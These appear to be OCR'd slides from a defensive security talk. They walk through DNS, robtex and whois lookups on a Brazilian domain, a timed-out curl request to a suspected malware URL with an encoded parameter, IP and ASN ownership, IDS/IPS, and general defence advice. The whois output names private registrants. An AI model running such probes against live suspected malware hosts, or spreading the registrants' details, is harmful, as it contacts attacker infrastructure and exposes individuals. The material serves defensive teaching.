
- Brazilian ccTLD
  - Country Code Top Level Domain
- COM.BR
  - “Commercial websites in general and individuals”

dig loslokos.com.br ANY

```
loslokos.com.br.      14400     IN    A     108.179.252.83
loslokos.com.br.      86400     IN    SOA   ns1.treinosesuplementos.com.br. contato.etiketa.com.br.
2016013100 86400 7200 3600000 86400
loslokos.com.br.      14400     IN    MX    0 loslokos.com.br.
loslokos.com.br.      14400     IN    TXT   "v=spf1 a mx include:websitewelcome.com ~all"
loslokos.com.br.      72019     IN    NS    ns1.treinosesuplementos.com.br.
loslokos.com.br.      72019     IN    NS    ns2.treinosesuplementos.com.br.
```



From: robtex.net



Pointing to 108.179.252.83 (100 shown)

```
atenasimoveis.com
brunomigotto.com
chaitosoft.com
consultrt.com
easybuildersite.com
gamesgeral.com
gceducacao.com
germanobona.com
gloriaeventos.com
guiapalhoca.com
ivoryboots.com
loupbr.com
musculacaoeficaz.com
petroleumplatform.com
portadosucesso.com
ranassamir.com
rdcomunicacao.com
stawfer.com
umpassarinhomecontou.com
```

whois loslokos.com.br

```
domain:      loslokos.com.br                          changed:     20160315
owner:       MARCUS VINCIUS SARTORI
country:     BR                                       nic-hdl-br:  MAS3319
owner-c:     MAS3319                                  person:      Marcus Sartori
admin-c:     EDBSE5                                   created:     20041013
tech-c:      EDBSE5                                   changed:     20160319
billing-c:   EDBSE5
nserver:     ns1.treinosesuplementos.com.br
nsstat:      20160614 AA
nslastaa:    20160614
nserver:     ns2.treinosesuplementos.com.br
nsstat:      20160614 AA
nslastaa:    20160614
saci:        yes
created:     20110103 #7740857
expires:     20170103
changed:     20160308
status:      published

nic-hdl-br:  EDBSE5
person:      Eduardo Brandao Secco
created:     20081018
```

IP addresses

- Sometimes we only get the IP address
- Or we have resolved the FQDN
- This can help us get the AS (Autonomous System) number

When CURL fails

```
$ curl -v http://98.126.216.51/ca.php?m=4D4467744D4441744D6A6374526B55744F4559745245593D\&h=437
*   Trying 98.126.216.51...
* connect to 98.126.216.51 port 80 failed: Operation timed out
* Failed to connect to 98.126.216.51 port 80: Operation timed out
* Closing connection 0
curl: (7) Failed to connect to 98.126.216.51 port 80: Operation timed out
```

whois "n 98.126.216.51"

```
NetRange:       98.126.0.0 - 98.126.255.255
CIDR:           98.126.0.0/16
NetName:        VPLSNET
NetHandle:      NET-98-126-0-0-1
Parent:         NET98 (NET-98-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS35908
Organization:   Krypt Technologies (VPLSI)
RegDate:        2008-06-10
Updated:        2012-03-02
Comment:
Comment:        For legal requests/assistance
please use the
Comment:        following contact information:
Comment:        VPLS Subpoena Phone: 213-406-9088
Comment:        VPLS Abuse Fax: 213-406-9001
Comment:        VPLS AUP, Terms of Service and
DMCA/Copyright notices info:
Comment:        http://www.vpls.net/privacy/
Ref:            https://whois.arin.net/rest/net/
NET-98-126-0-1

OrgName:        Krypt Technologies
OrgId:          VPLSI
Address:        1744 W. Katella Avenue.
Address:        Suite 200
City:           Orange
StateProv:      CA
PostalCode:     92867
Country:        US
RegDate:        2005-03-25
Updated:        2014-08-12

…
```

ASNs

- Autonomous System numbers
- Tell you who owns the IP space
- There are some ‘bad’ ASs

IDS/IPS

Inbound connections

- IDS typically sits at some gateway
- Monitor inbound traffic
- Match against known bad traffic
- Potential for statistical profiling

Outbound connections

- Often ignored
- Vital to track Malware inside a company
- Can often detect data leakage
  - But hard to write rules for this

In practice

- Alone, too many false positives to be useful
- Good for forensics
- Can help diagnose and measure extent of attack

Pulling it all together

Know yourself


- Inventory!
  - Hardware
  - Software
    - Update schedule/budgeting
- Regular scans
  - devices
  - vulnerabilities

Know the enemy

- Sandboxes are great but they need to be fed
- Malware management systems needed
  - eg. Aleph
- Keep up to date with new threat models
  - (but don’t freak out)

Central analysis and correlation


- Centralized handling of all your security data
- Correlate, analyze, explore
  - then tune your security stance
- Elasticsearch is becoming popular
- Vendors (like us) offer complete solutions



What to expect

Me, Cyborg

- Connected devices exploding in numbers
- Dependence on technology increases
- There is no ‘inside’
  - Meet the PAN in the LAN in the WAN
  - Assume you are already compromised



Two sides of Snowflakes

- Homogeneity is your friend
- And your enemy
- Keep snowflake PCs under control

Legacy will kill you

- If you can’t update, you will be exploited
  - Eg, MD5 and SHA1
  - Old protocols, machines, OSes
- Define an upgrade path before you install anything

Think holistically

- You will be attacked at your weakest point
- So, known yourself well
- Always challenge assumptions

Thank you

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